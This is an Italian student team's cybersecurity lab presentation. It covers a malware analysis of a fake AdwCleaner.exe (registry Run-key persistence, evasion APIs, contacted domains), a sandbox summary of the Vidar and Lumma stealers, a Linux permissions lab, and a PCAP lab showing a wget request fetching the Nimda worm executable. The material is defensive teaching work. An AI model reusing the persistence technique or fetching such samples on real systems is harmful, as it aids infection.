



BUILDWEEK III

Malware analysis and reverse
engineering

IL NOSTRO TEAM



Angelo Miele

Francesco Di Bartolomeo

Federico Sella

Rachele Mariano

Carmine Inserrato

Andrea Nastruzzo

Daniele Veglia

Fabio Pilu

Malware Analysis - AdwCleaner.exe



Obiettivo

- Presentare i risultati dell'analisi del malware AdwCleaner.exe, evidenziando le sue caratteristiche, tecniche di evasione e possibili impatti.

Metodologia

- Analisi Statica: Identificazione del file, struttura PE, hashing e verifica su VirusTotal.
- Analisi Dinamica: Monitoraggio del comportamento del malware in un ambiente controllato.

Ambiente di test

- FLARE VM con isolamento di rete.
- Strumenti utilizzati: PE-bear, Ghidra, Procmon, FakeNet-NG, Wireshark, Autoruns.

Malware Analysis - AdwCleaner.exe

Analisi Statica



Identificazione del file:

- Firma PE confermata: Portable Executable (PE)
- Sezioni sospette: .ndata
- TimeDateStamp: 25 dicembre 2013 (potenzialmente falsificato)

The screenshot shows the VirusTotal analysis interface for the file AdwCleaner.exe. At the top, it displays a community score of 53/70. Below this, the file details include its SHA256 hash (51290129ccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc) and various metadata such as size (190.82 KB), last analysis date (6 days ago), and file type (EXE). A table below lists the results from 21 different security vendors, categorized by threat label (trojan, fakeav) and threat category (dropper, malware, etc.). Popular threat labels include 'trojan.porcupine/mint' and 'trojan.fakeav'. Threat categories include 'Dropper/Win32.Dapato.R!37988', 'HackTool/Hoax/MSIL.Agent', and 'Win32/FakeAV-FLW [Trj]'. The table also includes columns for family labels like 'porcupine', 'mint', and 'boy2napig'.

Vendor	Detection	Family Label	Notes
AhnLab-V3	Dropper/Win32.Dapato.R!37988	Hoax:MSIL/Porcupine.e66e0e97	
Avast	HackTool/Hoax/MSIL.Agent	Trojan.Mint.Porcupine.ED5010	
Avira (no cloud)	Win32/FakeAV-FLW [Trj]	Win32.FakeAV-FLW [Trj]	
CrowdStrike Falcon	J0KE/Agent.rham	BitDefender	
Cylance	JOKE/Agent.rham	CTX	
DeepInstinct	Win/malicious_confidence_100% (W)	Cynet	
Elastic	Unsafe	DrWeb	
eScan	MALICIOUS	Emsisoft	
Fortinet	Malicious (high Confidence)	Emotet	
Google	Detected	Fake.Win32.Gen.vfl	
Huorong	W32/Agent.GOCitr	Gridinsoft (no cloud)	
K7AntiVirus	Rogue/FakeAV.J	Ikarus	
Kaspersky	Trojan (005863041)	K7GW	
Malwarebytes	Trojan-FakeAV.Win32.Agent.gdc	Kingssoft	
	Malware.AI.4246652318	MaxSecure	

VirusTotal:

- 53/70 motori antivirus lo rilevano come trojan/fakeAV
- Famiglie rilevate: *porcupine, mint, boy2napig*

Analisi PE-bear:

- Verifica della struttura PE
- Individuazione di una sezione *.ndata* sospetta

Malware Analysis - AdwCleaner.exe

Analisi Statica Avanzata (Reverse Engineering con Ghidra)



Evasione e Anti-Analysis:

- `GetCommandLineA()` → Controllo della riga di comando.
- `GetTickCount()` → Rilevamento sandbox.
- `LoadLibraryA()` / `GetProcAddress()` → Caricamento dinamico di API.

Persistenza nel sistema:

- `RegSetValueExA()` → Aggiunta di chiavi nel registro per l'avvio automatico.
- `GetSystemDirectoryA()` → Copia del file in directory di sistema.

Manipolazione file:

- `CopyFileA()` → Duplicazione del malware.
- `DeleteFileA()` → Eliminazione di tracce.

Malware Analysis - AdwCleaner.exe

Analisi Dinamica - Monitoraggio del Comportamento



Strumenti utilizzati:

- **Regshot** → Monitoraggio delle modifiche al registro.
 - **Process Monitor** → Attività su file e processi.
 - **FakeNet-NG / Wireshark** → Analisi del traffico di rete.
 - **Autoruns** → Persistenza nel sistema.

Modifiche al sistema:

- Chiavi di registro aggiunte: `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\AdwCleaner`
 - **DLL caricate:** cryptnet.dll, urlmon.dll, sspicli.dll
 - **Accesso al file hosts** → Potenziale manipolazione DNS.
 - Traffico di rete sospetto:
 - Richieste a `ocsp.usertrust.com`, `ctldl.windowsupdate.com`.
 - DNS query per `www.vikingwebscanner.com`.

4	Thread Create	
4	Thread Create	
4	Load Image	C:\Windows\System32\urlmon.dll
4	Load Image	C:\Windows\System32\sspicli.dll
4	Thread Create	
4	Load Image	C:\Windows\System32\propsys.dll
4	Load Image	C:\Windows\System32\wintrust.dll
4	Load Image	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsecimpl.dll
4	Load Image	C:\Windows\System32\riched20.dll
4	Load Image	C:\Windows\System32\usp10.dll
4	Load Image	C:\Windows\System32\msls31.dll
4	Thread Create	
4	Thread Create	
4	Load Image	C:\Windows\System32\imagehlp.dll
4	Load Image	C:\Windows\System32\gpapi.dll
4	Load Image	C:\Windows\System32\cryptnet.dll
4	Thread Create	
4	Load Image	C:\Windows\System32\webio.dll
4	Thread Create	
4	Thread Create	

```
[Divrter] ICMP type 3 code 1 192.168.34.112->192.168.34.112
[Divrter] 6AdwCleaner.exe (1544) requested UDP 192.168.34.112:53
[DNS Server] Received A request for domain 'ocsp.usertrust.com' from 6AdwCleaner.exe (1544)
[Divrter] ICMP type 3 code 1 192.168.34.112->192.168.34.112
[Divrter] svchost.exe (968) requested UDP 192.168.34.112:53
[DNS Server] Received A request for domain 'g.live.com' from svchost.exe (968)
[Divrter] ICMP type 3 code 1 192.168.34.112->192.168.34.112
[Divrter] ICMP type 3 code 1 192.168.34.112->192.168.34.112
[Divrter] 6AdwCleaner.exe (1544) requested UDP 192.168.34.112:53
[DNS Server] Received A request for domain 'crl.usertrust.com' from 6AdwCleaner.exe (1544)
[Divrter] ICMP type 3 code 1 192.168.34.112->192.168.34.112
[Divrter] ICMP type 3 code 1 192.168.34.112->192.168.34.112
[Divrter] 6AdwCleaner.exe (1544) requested UDP 192.168.34.112:53
[DNS Server] Received A request for domain 'ocsp.comodoca.com' from 6AdwCleaner.exe (1544)
[DNS Server] Received A request for domain 'crl.comodoca.com' from 6AdwCleaner.exe (1544)
[Divrter] ICMP type 3 code 1 192.168.34.112->192.168.34.112
[Divrter] ICMP type 3 code 1 192.168.34.112->192.168.34.112
```

Malware Analysis - AdwCleaner.exe

Persistenza e Comunicazione Esterna



Persistenza

- Esecuzione all'avvio tramite chiavi di registro.
- Copia automatica in directory nascoste.

Comunicazione con server remoti:

- Uso di richieste OCSP e CRL per camuffare attività malevole.
- **Domini contattati:**
 - www.vikingwebscanner.com
 - ocsp.usertrust.com
 - ctldl.windowsupdate.com

Possibili Indicatori di Compromissione (IoCs):

- DNS query e connessioni HTTP anomale.
- Modifiche persistenti al sistema operativo.

Malware Analysis - AdwCleaner.exe

Conclusioni e Mitigazioni



Conclusioni

- Tecniche di evasione: Anti-debugging e anti-analysis avanzate.
- Persistenza: Modifica del registro e manipolazione di file.
- Possibile esfiltrazione di dati: Comunicazione con server sospetti.

Mitigazioni consigliate:

- Monitoraggio delle chiavi di registro sospette.
- Blocco dei domini malevoli a livello di firewall/DNS.
- Utilizzo di sistemi EDR per il rilevamento e risposta agli attacchi

Decisione finale

- Il file risulta malevolo, si consiglia la rimozione immediata e l'analisi di eventuali altri eseguibili correlati.

Any. run



Cos'è?

È un sandbox online interattivo per l'analisi dei malware.

Any.run permette agli utenti di analizzare file e URL sospetti in un ambiente sicuro e controllato.

Come caratteristiche principali presenta:

Monitoraggio in tempo reale

Interazione diretta

Intelligence sulle minacce

Strumenti di ricerca





Minacce rilevate

1. Vidar Stealer

Malware specializzato nel furto di informazioni personali e credenziali.

Target principali: portafogli di criptovalute, password salvate, dati del browser e dati di sistema.

Attivo dal 2018 e noto per la sua efficacia.

2. Lumma Stealer

Malware-as-a-service (MaaS), venduto su forum del dark web.

Sottrae credenziali di accesso e informazioni finanziarie, con focus sui portafogli di criptovaluta.

Si aggiorna frequentemente per migliorare le sue capacità.

3. Loader

Utilizzato per distribuire Vidar e altri malware.

Vettore principale: e-mail di phishing contenenti allegati o link malevoli.

Evade le difese antivirus utilizzando tecniche avanzate di persistenza.

Malicious activity

Win10 64bit

66bddfc52736_vidar.exe

MD5: FEDB687ED23F77925B35623027F799BB

Start: 25.08.2024, 22:11 Total time: 60 s

vidar lumma stealer loader

MALICIOUS

Actions looks like stealing of personal data

- RegAsm.exe (PID: 6908)
- RegAsm.exe (PID: 4704)

VIDAR has been detected (YARA)

- RegAsm.exe (PID: 6908)
- RegAsm.exe (PID: 6340)

Steals credentials from Web Browsers

- RegAsm.exe (PID: 6908)

LUMMA has been detected (SURICATA)

- RegAsm.exe (PID: 4704)

Stealers network behavior

- RegAsm.exe (PID: 4704)


LUMMA has been detected (YARA)

- RegAsm.exe (PID: 4704)



Minacce rilevate

Qui a lato possiamo vedere i passaggi che effettuano i malware per eludere i sistemi di controllo e infettare il sistema.





Come difendersi

- Implementare una **protezione anti-phishing**: sensibilizzare gli utenti contro link sospetti e allegati non richiesti.
- **Aggiornare regolarmente** software e sistemi operativi: ridurre le vulnerabilità sfruttabili.
- Utilizzare **strumenti di monitoraggio del traffico di rete**: per rilevare connessioni sospette ai server di comando e controllo (C2).
- Adottare una soluzione **endpoint avanzata** che integri tecniche di sandboxing e rilevamento basato su comportamenti.
- **Backup regolari e protezione delle credenziali**: per mitigare i danni derivanti dalla perdita di dati.



Attività del sistema

- **Processi monitorati:** 10 (nessuno considerato sospetto o malevolo)

- **File generati:** Nessun file malevolo individuato

- **Connessioni di rete:**

Le connessioni principali erano relative a servizi legittimi come Google, Microsoft, Facebook e Instagram.

Nessun dominio malevolo o sconosciuto con reputazione negativa.

- **Risultati dell'analisi**

- Verdetto: Nessuna minaccia rilevata
- File analizzato: URL sospetto (<https://click.convertkit-mail2.com>)
- Sistema operativo usato per l'analisi: Windows 10 Professional 64-bit
- Durata del task: 300 secondi
- Reti monitorate: DNS, HTTP, TCP/UDP, nessuna connessione malevola rilevata



Come proteggersi

- **Monitorare sempre** i link sospetti ricevuti tramite e-mail o messaggi.
- Verificare la reputazione dei domini **prima** di cliccare su URL sconosciuti.
- Utilizzare **strumenti di sandboxing** come ANY.RUN **per un'analisi preliminare** di file o link sospetti.
- **Aggiornare costantemente** browser e software per ridurre le vulnerabilità sfruttabili.



Conclusioni

La sicurezza informatica non deve concernere solo il reparto tecnico, ma anche la singola persona deve interessarsene. Avere consapevolezza dei rischi e utilizzare misure di prevenzione è una parte fondamentale per proteggere noi e le nostre aziende.

Linux Filesystem and Permission Settings



Introduzione

Ora vi parleremo di un aspetto fondamentale per chiunque utilizzi Linux, sia in ambito personale che professionale: **la navigazione nel filesystem e la gestione dei permessi**.

Il filesystem è il cuore di qualsiasi sistema operativo, e in Linux la sua struttura e il sistema di autorizzazioni sono particolarmente potenti e flessibili. Tuttavia, senza una buona comprensione di questi concetti, si rischia di compromettere sia la sicurezza che l'efficienza del sistema.

Durante questo laboratorio, abbiamo approfondito questi aspetti e sperimentato come gestire file, directory e autorizzazioni.

Ora vedremo le principali tecniche e i comandi utilizzati.

Linux Filesystem and Permission Settings



Svolgimento

- Immettiamo i comandi '**lsblk**' e '**mount**' con il filtro ('**grep sda1**') per verificare i filesystem montati

```
[analyst@secOps ~]$ lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda      8:0    0   10G  0 disk 
└─sda1   8:1    0   10G  0 part /
sdb      8:16   0    1G  0 disk 
└─sdb1   8:17   0 1023M 0 part 
sr0     11:0   1 1024M 0 rom
```

```
[analyst@secOps ~]$ mount | grep sda1
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
```

- Montiamo manualmente una partizione con '**mount /dev/sdb1 ~/second_drive**' e poi la smontiamo con '**umount /dev/sdb1**'

```
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/
[sudo] password for analyst:
[analyst@secOps ~]$ ls -l second_drive/
total 20
drwx----- 2 root      root      16384 Mar 26  2018 lost+found
-rw-r--r--  1 analyst  analyst      183 Mar 26  2018 myFile.txt
```

```
[analyst@secOps ~]$ sudo umount /dev/sdb1
[sudo] password for analyst:
[analyst@secOps ~]$ ls -l second_drive/
total 0
```

Queste operazioni sono fondamentali per gestire l'archiviazione e l'accesso ai dati nel sistema.

Linux Filesystem and Permission Settings



Permessi e sicurezza

- Abbiamo analizzato i permessi con 'ls -l', scoprendo che i file hanno tre livelli di autorizzazione: per il proprietario, il gruppo e gli altri utenti.
- Abbiamo modificato i permessi con 'chmod 665 myFile.txt', garantendo che solo proprietario e gruppo potessero modificare il file.
- Infine con il comando 'chown' per modificare il proprietario del file o della directory

```
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root      root      16384 Mar 26  2018 lost+found
-rw-r--r--  1 analyst   analyst    183 Mar 26  2018 myFile.txt
```

```
[analyst@secOps second_drive]$ sudo chmod 665 myFile.txt
[sudo] password for analyst:
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root      root      16384 Mar 26  2018 lost+found
-rw-rw-r-x  1 analyst   analyst    183 Mar 26  2018 myFile.txt
```

Questi comandi aiutano a prevenire accessi non autorizzati e a mantenere il controllo sui dati.

Linux Filesystem and Permission Settings



Tipi di collegamenti ai file

- Collegamenti simbolici 'ln -s': puntano a un altro file, ma se il file originale viene rinominato, il link diventa non valido.
- Collegamenti hard link 'ln': puntano all'inode originale, quindi rimangono validi anche se il file viene rinominato.

```
[analyst@sec0ps ~]$ ln -s file1.txt file1simbolico
[analyst@sec0ps ~]$ ln file2.txt file2difficile
[analyst@sec0ps ~]$ ls -l
total 17196
drwxr-xr-x 2 analyst analyst      4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst analyst      4096 Mar 22  2018 Downloads
lrwxrwxrwx 1 analyst analyst       9 Feb   3 06:16 file1simbolico -> file1.txt
-rw-r--r-- 1 analyst analyst      10 Feb   3 06:06 file1.txt
-rw-r--r-- 2 analyst analyst      10 Feb   3 06:07 file2difficile
-rw-r--r-- 2 analyst analyst      10 Feb   3 06:07 file2.txt
-rw-r--r-- 1 root    root     3489384 Jan 31  05:36 httpdump.pcap
-rw-r--r-- 1 root    root     14089118 Jan 31  06:11 httpsdump.pcap
drwxr-xr-x 9 analyst analyst      4096 Jul 19  2018 lab.support.files
```

Linux Filesystem and Permission Settings



- Con il comando '**echo**' abbiamo inserito un testo (*simbolico*) nel file **test1.txt** e un testo (*difficile*) nel file **test2.txt** e con il comando '**cat nomefile.txt**' abbiamo visualizzato il testo

```
[analyst@secOps ~]$ echo "simbolico" > file1.txt
[analyst@secOps ~]$ cat file1.txt
simbolico
[analyst@secOps ~]$ echo "difficile" > file2.txt
[analyst@secOps ~]$ cat file2.txt
difficile
```

- Dopo aver rinominato i due file con '**mv**' e aver dato il comando '**cat**' per entrambi notiamo, come anticipato prima, che il collegamento simbolico non viene trovato mentre quello Hard link si

```
[analyst@secOps ~]$ mv file1.txt file1new.txt
[analyst@secOps ~]$ mv file2.txt file2new.txt
[analyst@secOps ~]$ cat file1simbolico
cat: file1simbolico: No such file or directory
[analyst@secOps ~]$ cat file2difficile
difficile
```

Questa distinzione è utile per gestire file condivisi senza duplicare lo spazio su disco.

Linux Filesystem and Permission Settings



Conclusioni e Riflessioni

Abbiamo visto come Linux gestisce i file e le directory, quali sono i permessi e come possono essere modificati per garantire un corretto livello di accesso. Inoltre, abbiamo esplorato i collegamenti simbolici e hard link, strumenti essenziali per organizzare i file senza creare duplicati inutili.


Queste competenze non sono solo tecniche, ma hanno un impatto diretto sulla sicurezza e sull'affidabilità di un sistema. Un'errata configurazione dei permessi può esporre dati sensibili o impedire il corretto funzionamento di applicazioni critiche. D'altro canto, un utilizzo intelligente di collegamenti e autorizzazioni permette di ottimizzare lo spazio e migliorare la gestione dei file.

Lab 2 - Estrazione di un Eseguibile da un File PCAP



Obiettivo del laboratorio

- Comprendere le transazioni di rete a livello di pacchetto
- Analizzare un file PCAP e identificare un file eseguibile sospetto
- Estrarre e verificare il file eseguibile



Lab 2 - Estrazione di un Eseguibile da un File PCAP



Svolgimento

- Apertura del file nimda.download.pcap in Wireshark.
- Visualizzazione dei pacchetti con dettagli su protocolli, IP e contenuti.

The screenshot shows the Wireshark interface with the title bar "nimda.download.pcap [Wireshark 2.5.1]". The main window displays a list of network frames. Frame 4, which is highlighted in yellow, is selected. The details pane at the bottom shows the following information:

- Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
- Ethernet II, Src: ea:05:2ce1:90:3d (ea:05:2ce1:90:3d), Dst: 16:4c:37:9e:eb:50 (16:4c:37:9e:eb:50)
- Internet Protocol Version 4, Src: 209.165.200.235, Dst: 209.165.202.133
- Transmission Control Protocol, Src Port: 48598, Dst Port: 6666, Seq: 0, Len: 0

The bytes pane at the bottom shows the raw hex and ASCII data for the selected frame.

Lab 2 - Estrazione di un Eseguibile da un File PCAP



Identificazione della Minaccia

1. Stretta di mano TCP per stabilire la connessione.
2. Richiesta HTTP GET per scaricare W32.Nimda.Amm.exe.

1	0.000000	209.165.200.235	209.165.202.133	TCP	74 48598 → 6666 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TStamp=4051203246 TSecr=0 WS=512
2	0.000259	209.165.202.133	209.165.200.235	TCP	74 6666 → 48598 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TStamp=3023496465 TSecr=4051203246 WS=512
3	0.000297	209.165.200.235	209.165.202.133	TCP	66 48598 → 6666 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TStamp=4051203246 TSecr=3023496465
4	0.000565	209.165.200.235	209.165.202.133	HTTP	230 GET /W32.Nimda.Amm.exe HTTP/1.1
5	0.000588	209.165.202.133	209.165.200.235	TCP	66 6666 → 48598 [ACK] Seq=1 Ack=165 Win=30208 Len=0 TStamp=3023496465 TSecr=4051203246 WS=512
6	0.000709	209.165.202.133	209.165.200.235	TCP	234 48598 → 6666 [ACK] Seq=165 Ack=166 Win=30208 Len=0 TStamp=3023496465 TSecr=4051203246 WS=512
▶ Frame 4: 230 bytes on wire (1840 bits), 230 bytes captured (1840 bits)					
▶ Ethernet II, Src: e0:05:2c:e1:90:3d (e0:05:2c:e1:90:3d), Dst: 16:4c:37:9e:eb:50 (16:4c:37:9e:eb:50)					
▶ Internet Protocol Version 4, Src: 209.165.200.235, Dst: 209.165.202.133					
▶ Transmission Control Protocol, Src Port: 48598, Dst Port: 6666, Seq: 1, Ack: 1, Len: 164					
▶ Hypertext Transfer Protocol					
▶ GET /W32.Nimda.Amm.exe HTTP/1.1\r\n					
User-Agent: Wget/1.19.1 (linux-gnu)\r\n					
Accept: */*\r\n					
Accept-Encoding: identity\r\n					
Host: 209.165.202.133:6666\r\n					
Connection: Keep-Alive\r\n					
\r\n					
[Full request URI: http://209.165.202.133:6666/W32.Nimda.Amm.exe]					
[HTTP request 1/1]					
[Response in frame: 309]					

Lab 2 - Estrazione di un Eseguibile da un File PCAP



3. Esame del flusso TCP per confermare il contenuto:

The screenshot shows two NetworkMiner windows. The left window displays a list of network traffic entries with columns for No., Time, Source, and Destination. A specific entry for a GET request to 'W32.Nimda.Amm.exe' is selected. The right window is a 'Follow TCP Stream (tcp.stream eq 0)' view, showing the raw hex and ASCII data of the selected stream. The ASCII dump reveals a large amount of assembly-like code, likely the extracted executable's binary payload. The hex dump at the bottom shows the raw byte sequence of the captured data.

Stream Content

GET /W32.Nimda.Amm.exe HTTP/1.1
User-Agent: Wget/1.19.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 209.165.202.133:6666
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.12.0
Date: Tue, 02 May 2017 14:26:50 GMT
Content-Type: application/octet-stream
Content-Length: 345088
Last-Modified: Fri, 14 Apr 2017 19:17:25 GMT
Connection: keep-alive
ETag: "58f12045-54400"
Accept-Ranges: bytes

MZ.....@.....!L!This program cannot be run in DOS mode.
\$.....M].....eN.....eY.....eI.....eC.....e^.....e[.....Rich.....PE.d.....L.....=.....r.....
.....J.....@.....X.....d.....X.....&.....\$.....p.....
8.....@.....pdata.....&.....@.....@.....rsrc.....X.....@.....reloc.....
\$.....B.....@.....B7.....@.....LK.....LU.....LK.....LB.....msvcrt.dll.NTDLL.DLL.KERNEL32.dll.api.....
ms-win-core-processThreads.....
l1-1-0.DLLWINBRAND.dll.....H;
